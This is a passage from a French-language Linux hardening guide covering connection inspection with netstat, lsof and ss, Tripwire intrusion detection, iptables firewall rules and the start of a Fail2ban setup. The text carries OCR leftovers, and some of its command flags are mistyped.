unix  3      [ ]         STREAM     CONNECTE      10051
```

Pour voir les services qui maintient les ports ouverts en écoutes et le propriétaire '*user* ' :

```
>netstat –tlnpe
```

```
Connexions Internet actives (seulement serveurs)
Proto Recv-Q Send-Q Adresse locale          Adresse distante        Etat       PID/Program name
tcp        0      0 0.0.0.0:3000           0.0.0.0:*               LISTEN      19016/ntop
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN      839/sshd
tcp6       0      0 :::22                  :::*                    LISTEN      839/sshd
```

t : type de protocole : tcp
i : mode listening (les services qui mettent les ports ouverts en écoute)
n : résolution de nom
p : processus
e : propriétaire du processus

IV.8.1. Les connexions ouvertes

lsof est une commande qui permet de lister les fichiers ouverts par un processus [146]

```
>lsof –i
```

-i : Pour lister les connexions réseaux

Les connexions utilisées par un processus spécifique :

```
>lsof –i –a –p numéro-de-processus
```

-a : pour conjoindre deux filtres

-i : connexion
-p : numéro de processus)

Pour filtrer :

```
>lsof –i –a –c ssh
```

Si non par utilisateur :

```
>lsof –i –a –u nom-utilisateur
```

Pour voir les fichiers utilisés :

```
>lsof –N –a –u nom-utilisateur
```

N : pour NFS, network file system

Pour voir les fichiers qui sont ouverts par un utilisateur:

```
>lsof –u nom-utilisateur
```

```
sshd    1341 rudi    1u   CHR                1,3      0t0      25 /dev/null
sshd    1341 rudi    2u   CHR                1,3      0t0      25 /dev/null
sshd    1341 rudi    3u  IPv4               9921      0t0     TCP ubuntu.v2b.local:ssh->st053-
ED)
sshd    1341 rudi    4u  unix 0xffff8800d8818380      0t0    9955 socket
sshd    1341 rudi    5u  unix 0xffff8800d881aa00      0t0   10051 socket
sshd    1341 rudi    6r  FIFO                0,8      0t0   10053 pipe
sshd    1341 rudi    7w  FIFO               0,16      0t0    9959 /run/systemd/sessions/2.ref
sshd    1341 rudi    8w  FIFO                0,8      0t0   10053 pipe
sshd    1341 rudi    9u   CHR                5,2      0t0     123 /dev/ptmx
sshd    1341 rudi   11u   CHR                5,2      0t0     123 /dev/ptmx
sshd    1341 rudi   12u   CHR                5,2      0t0     123 /dev/ptmx
bash    1342 rudi  cwd    DIR              252,0     4096 3670018 /home/rudi
bash    1342 rudi  rtd    DIR              252,0     4096       2 /
```

On utilise *lsof* aussi pour détecter qui est en train de manipuler un fichier ou un répertoire :

```
>lsof /var/log/syslog
```

Exemple :

```
COMMAND    PID   USER   FD   TYPE DEVICE SIZE/OFF    NODE NAME
rsyslogd 11314 syslog    1w   REG  252,0    67949 4327765 /var/log/syslog
```

C'est ***rsyslogd*** *!!*

IV.8.2. SS au lieu de Netstat

Si notre système est chargé, donc peut-être la commande Netstat est devenu un peu long, par conséquent, nous pouvons la remplacé par une commande moderne qui est : SS (socket statistic) [147]

Les connexions en tcp :

```
>ss –t
```

Pour les d'information de processus :

```
>ss -tp
```

Le statu général des connexions (établis, fermés,...):

```
>ss –s
```

```
TCP:   4 (estab 1, closed 0, orphaned 0, synrecv 0, timewait 0/0), ports 0

Transport Total     IP        IPv6
*         96        -         -
RAW       0         0         0
UDP       3         2         1
TCP       4         3         1
INET      7         5         2
FRAG      0         0         0
```

Depuis combien de temps la connexion est ‘ on’ ?

On a besoin d’un timer :

```
>ss -tao
```

```
State       Recv-Q Send-Q                                  Local Address:Port
LISTEN      0      10                                                 *:3000
LISTEN      0      128                                                *:ssh
ESTAB       0      304                                   192.168.24.22:ssh
timer:(on,380ms,0)
LISTEN      0      128                                                :::ssh
```

Pour un filtrage par version IP on ajout tout simplement ‘4’ ou ‘6’ (pour IPv4 ou IPv6) :

```
>ss –tao4
```

Recherche par état (*established* ou *listening*) :

```
>ss –tao established
```

```
Recv-Q Send-Q                        Local Address:Port   Peer Address:Port
0      0                             192.168.24.22:ssh   192.168.24.53:50807    ti
mer:(keepalive,36min,0)
```

Si nous voulons avoir une résolution d’adresse :

```
>ss –tar
```

r : pour *resolve*

```
Peer Address:Port
192.168.24.53:50807
```

→

```
Peer Address:Port
st053-win7.v2b.local:50807
```


IV.9. Détection d’intrusion : par l’IDS


Si quelqu’un s’introduit dans notre système, il va provoquer des modifications et remplacer une commande ou un fichier pour pouvoir poser un *backdoor*. Si l’attaquant a utilisé un *rootkit* (qui représente une application typique qui va remplacer un certain nombre de commandes par d’autres), il devenu très difficile à le tracer puisque beaucoup de commande de système d’exploitation vont être changé par des commandes modifiés qui vont cacher par la suite la réalité [148].

Pour cela, Il y a un outil libre qui s'appelle *tripwire*, on l'installe tout d'abord:

```
>sudo apt-get install tripwire
```


Il va utiliser un agent pour envoyer des mails.






On passe à la configuration de *tripwire* :


Alors nous allons devoir créer une paire de clé pour signer différents fichiers, afin d'assurer leur intégrité.




Le problème c'est que si notre machine est compromise ce qu'on va tapez comme mot de passe va être visible, donc on choisit *non*, Si non, on choisit *oui*, et on initie notre *phrase secrète* lors de l'installation :



Tripwire va conserver une base de données des signatures des différents fichiers et l'utiliser pour la comparaison afin de détecter les modifications.



Puis de la *clé locale* pour l'authentification des fichiers:



Une boite de dialogue va nous donne l'emplacement des *binaires* et *la base de données*, donc il est interdit absolument d'écriture dans ces endroits :

/usr/bin et */var/lib/tripwire*

Passant maint à la configuration : Je me mets en super utilisateur *root* :

```
>sudo su
```

Pour utiliser *tripwire* :

```
>tripwire --check
```

Les erreurs proviennent du fait que les fichiers n'existent pas, ce sont des faux positifs, donc on les enlève.

```
>cd /etc/tripwire/
```

Ce qui nous intéresse est le fichier de *policy: twpol.txt*

```
>gedit twpol.txt
```


Ce qui reste à faire et de mettre à jours les *policies* par rapport à ce fichier :

```
>tadmin –m P /etc/tripwire/twpol.txt
```

On tape la *phrase secrète*, et notre fichier de *policy* a été créé dans *tw.pol*

On relance *tripwire* :

```
>tripwire --check
```



➔ la base de données n'a été pas mise à jour.
Donc on va la relancé dans le mode d'initialisation et en fait le *check ;*


```
>tripwire --check
```

On continue à éditer les fichiers, de façon à ne pas avoir aucun faut positif.

IV.9.1. Mettre à jour les signatures à l'aide d'un check interactif avec Tripwire

En cas d'un changement, *tripwire* va m'informer de ce changement [149].

```
>tripwire --check
```



On va relancer *tripwire* avec un mode qui nous permet d'afficher un fichier qu'on peut l'éditer :


```
>tripwire --chek –interactive
```

Lorsqu'il est *coché,* il va permettre la mise à jour de la base de données, et nous n'aurons plus de notions d'alertes sur ces éléments-là.

On tape *ctrl+o* pour écrire le fichier :

Puis *ctrl+x*

On remet la *phrase secrète* pour modifier la base de données :



IV.9.2. Configuration des notifications e-mail avec tripwire

On a besoin d'être notifié en cas de problème et même s'il n'y a pas de problème c-à-d, on a besoin de recevoir des notifications chaque jour pour assurer que *tripwire* n'est pas arrêté, pour ce procéder il Ya deux méthodes :

- par E-mail.
- En utilisant des fonctionnalités internes de *tripwire* : compliqué à configurer mais qui a une certaine souplesse [149].

Pour utiliser cette fonctionnalité, il suffit de :

```
>cd /etc/tripwire/
```

twcfg.txt est le fichier de configuration générale qui est chiffré dans *tw.cfg*

```
>vim twcfg.txt
```

```
ROOT            =/usr/sbin
POLFILE         =/etc/tripwire/tw.pol
DBFILE          =/var/lib/tripwire/$(HOSTNAME).twd
REPORTFILE      =/var/lib/tripwire/report/$(HOSTNAME)-$(DATE).twr
SITEKEYFILE     =/etc/tripwire/site.key
LOCALKEYFILE    =/etc/tripwire/$(HOSTNAME)-local.key
EDITOR          =/usr/bin/editor
LATEPROMPTING =false
LOOSEDIRECTORYCHECKING =false
MAILNOVIOLATIONS =true
EMAILREPORTLEVEL =3
REPORTLEVEL     =3
SYSLOGREPORTING =true
MAILMETHOD      =SMTP
SMTPHOST        =localhost
SMTPPORT        =25
TEMPDIRECTORY =/tmp
~
~
~
~
~
~
~
~
~
~
~
~
"twcfg.txt" 18L, 511C
```

On va indiquer : à qui on envoie le message ?

```
#
# Standard Debian Tripwire configuration
#
#
# This configuration covers the contents of all 'Essential: yes'
# packages along with any packages necessary for access to an internet
# or system availability, e.g. name services, mail services, PCMCIA
# support, RAID support, and backup/restore support.
#

#
# Global Variable Definitions
#
# These definitions override those in to configuration file.  Do not
# change them unless you understand what you're doing.
#

@@section GLOBAL
TWBIN = /usr/sbin;
TWETC = /etc/tripwire;
TWVAR = /var/lib/tripwire;

#
# File System Definitions
#
@@section FS

#
# First, some variables to make configuration easier
"twpol.txt" 282L, 6118C
```

```
#
# First, some variables to make configuration easier
#
SEC_CRIT      = $(IgnoreNone)-SHa ; # Critical files that cannot change

SEC_BIN       = $(ReadOnly) ;         # Binaries that should not change

SEC_CONFIG    = $(Dynamic) ;          # Config files that are changed
                        # infrequently but accessed
                        # often

SEC_LOG       = $(Growing) ;          # Files that grow, but that
                                      # should never change ownership

SEC_INVARIANT = +tpug ;               # Directories that should never
                        # change permission or ownership

SIG_LOW       = 33 ;                  # Non-critical files that are of
                                      # minimal security impact

SIG_MED       = 66 ;                  # Non-critical files that are of
                                      # significant security impact

SIG_HI        = 100 ;                 # Critical files that are
                                      # significant points of
                                      # vulnerability

#
# Tripwire Binaries
#
```

On ajoute :

Mail =*@e-mail* ;

On a une disposition d'une variable. Ici, on ajoute la troisième information :

```
(
  rulename = "Tripwire Binaries",
  severity = $(SIG_HI),

)
```

```
(
  rulename = "Tripwire Binaries",
  severity = $(SIG_HI),
  emailto  = $(MAIL)
)
```

faites la même chose pour chaque règle, et on sauvegarde en tapant '*ctrl+q* 'puis *save*

Maintenant on va régénérer le fichier de *policy* à partir de fichier texte : *tw.pol*

```
>twadmin --create-polfile –S site.key twpol.txt
```

Pour vérifier la configuration :

```
>tripwire --test --email @e-mail
```

Le fichier de configuration *twcfg.txt* est lisible par les utilisateurs, ce n'est pas une bonne idée, donc on va le supprimer, pour cela , on tape :

```
>rm *.txt
>rm *.bak
```

Il reste juste les deux clés et les deux fichiers : de c*onfiguration* et de *policy :*

Recréez le fichier de configuration, le modifiez. Ensuite recréez le fichier de *policy* chiffré, ré-supprimez les fichiers ' *.txt* ', c'est ça le principe en générale.

IV.10. Iptables

netfilter est le pare-feu intégré dans linux et l'interface qui nous permet de le configurer s'appelle : *Iptables* [150].

Il faut tout d'abord choisir la chaine :

INPUT : pour gérer les entres ;
OUTPUT : pour les sorties ;
FORWARD : pour gérer le trafic qui traverse le firewall.

l'interface sur laquelle on va agir :

-I : input
-O : output

```
>iptables –A INPUT –i lo –s localhost –d localhost–j accept
```

J ACCEPT : on accepte le trafic qui passe sur l'interface

-d : destination

On peut accepter des connexions du réseau local :

```
> iptables –A INPUT –i eth0 –s 192.168.24.0 /24 –j accept
```

Ensuite, on Interdit le *ping icmp* en entré à partir de la boucle local, tout d'abord soyez en *root* :

```
>sudo su
```

Si on veut bloquer les *pings* entrants ' INPUT ':

```
>iptables –A INPUT –s localhost-p icmp –j --j DROP
```

-S : source
-P : protocole
-J : la règle,
DROP : supprimer le paquet
A : ajouter une règle
D : supprimer une règle
C : pour vérifier l'existence d'une règle
Et maintenant le *ping* avec *localhost* '*127.0.0.1* ' est impossible.

Pour voir cette règle :


```
>iptables –L
```

```
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
DROP       icmp --  localhost            anywhere

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

Maintenant, nous avons une règle qui est appliqué par *netfilter*, elle ne va pas être stockée dans un fichier de configuration mais juste en mémoire.

En utilisant un *script* prédéfini, on l'installe [151] :

```
>apt-get install iptables-persistent
```



Le *script* va être installé dans : */etc/init.d/iptables-persistent*

Pour sauvegarder les règles qui sont en mémoire :

```
>service iptables-persistent save
```

Pour vider les règles qui sont en mémoire, mais pas les fichiers de règles :

```
>service iptables-persistent flush
```

Pour récupérer ce qui est supprimé par erreurs :

```
> service iptables-persistent reload
```

Pour Supprimer une règle à partir du *script* qu'on a utilisé pour la créer on remplace *'A'* par *'D'* et donc :

```
>iptables –D INPUT –s 127.0.0.1-p icmp –j DROP
```

Maintenant, si on est sur un serveur et on veut accepter une connexion en SSH :

```
>iptables –A INPUT –p TCP --dport ssh –j ACCEPT
```

On va changer la *policy* de la chaine, elle est par défaut ACCEPT c-à-d tout ce qui ne rentre pas dans nos règles va être acceptés, pour cela, on va faire un DROP de notre *policy* sur cette chaine (INPUT) pour rejeter tout ce qui ne rentre pas dans les règles d'acceptation.

```
>iptables –P INPUT DROP
```

```
Chain INPUT (policy DROP)
target     prot opt source               destination
ACCEPT     all  --  localhost            localhost
ACCEPT     all  --  192.168.24.0/24      anywhere
ACCEPT     tcp  --  anywhere             anywhere            tcp dpt:ssh

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

Afin de personnaliser l'ordre des règles dans une chaine, il suffit que le *netfilter* commence à tester une après l'autre à partir de la première.

Si nous voulons ajouter une règle à un niveau précis, on a la fameuse commande :

```
>iptables –I INPUT 1 –s localhost-p icmp –j --j DROP
```


Ici le blocage de *ping* sera en premier.

IV.10.1. Firewall builder


Ce dernier a pour but de faciliter la configuration d'iptables, donc il y a le Firewall builder, pour la configuration du firewall [152].

téléchargement : www.fwbuilder.org


Clique droite sur *Firewalls* dans le menu à gauche et on choisit : *nouveau firewall*.




On tape un nom, le type sera *iptables* et le système d'exploitation sur lequel il tourne.



E nsuite on choisisis :*fw template 1* et cliquer sur *NEXT* .



Et finalement, on aura quelque chose de graphique comme ceci :



IV.11. Fail2ban

Fail2ban est un script qui permet de bloquer les attaques : en brute force et en DOS, son principe est d'analyser les connexions réseaux et détecter les adresses IP qui faites beaucoup de connexion d'une manière dynamique, pour cela, la création d'un filtre est nécessaire pour les bloquer pendant un certain temps, la configuration de ce dernier est comme suit [153]:

```
>apt-get install fail2ban
```

jail.conf est le fichier qui contient la configuration des filtres qu'on va utiliser [154]

On fait une copie :

```
>cp jail.conf jail.local
```

Pour ne pas l'écraser par les mises à jour de *fail2ban* dont en prend en considération le fichier *jail.local* en premier temps.

Pour configurer *jail.local* :

```
>vim jail.local
```

bantime : pour définir le nombre de seconds d'une adresse lors du blocage.

```
# "bantime" is the number of seconds that a host is banned.
bantime  = 600
```

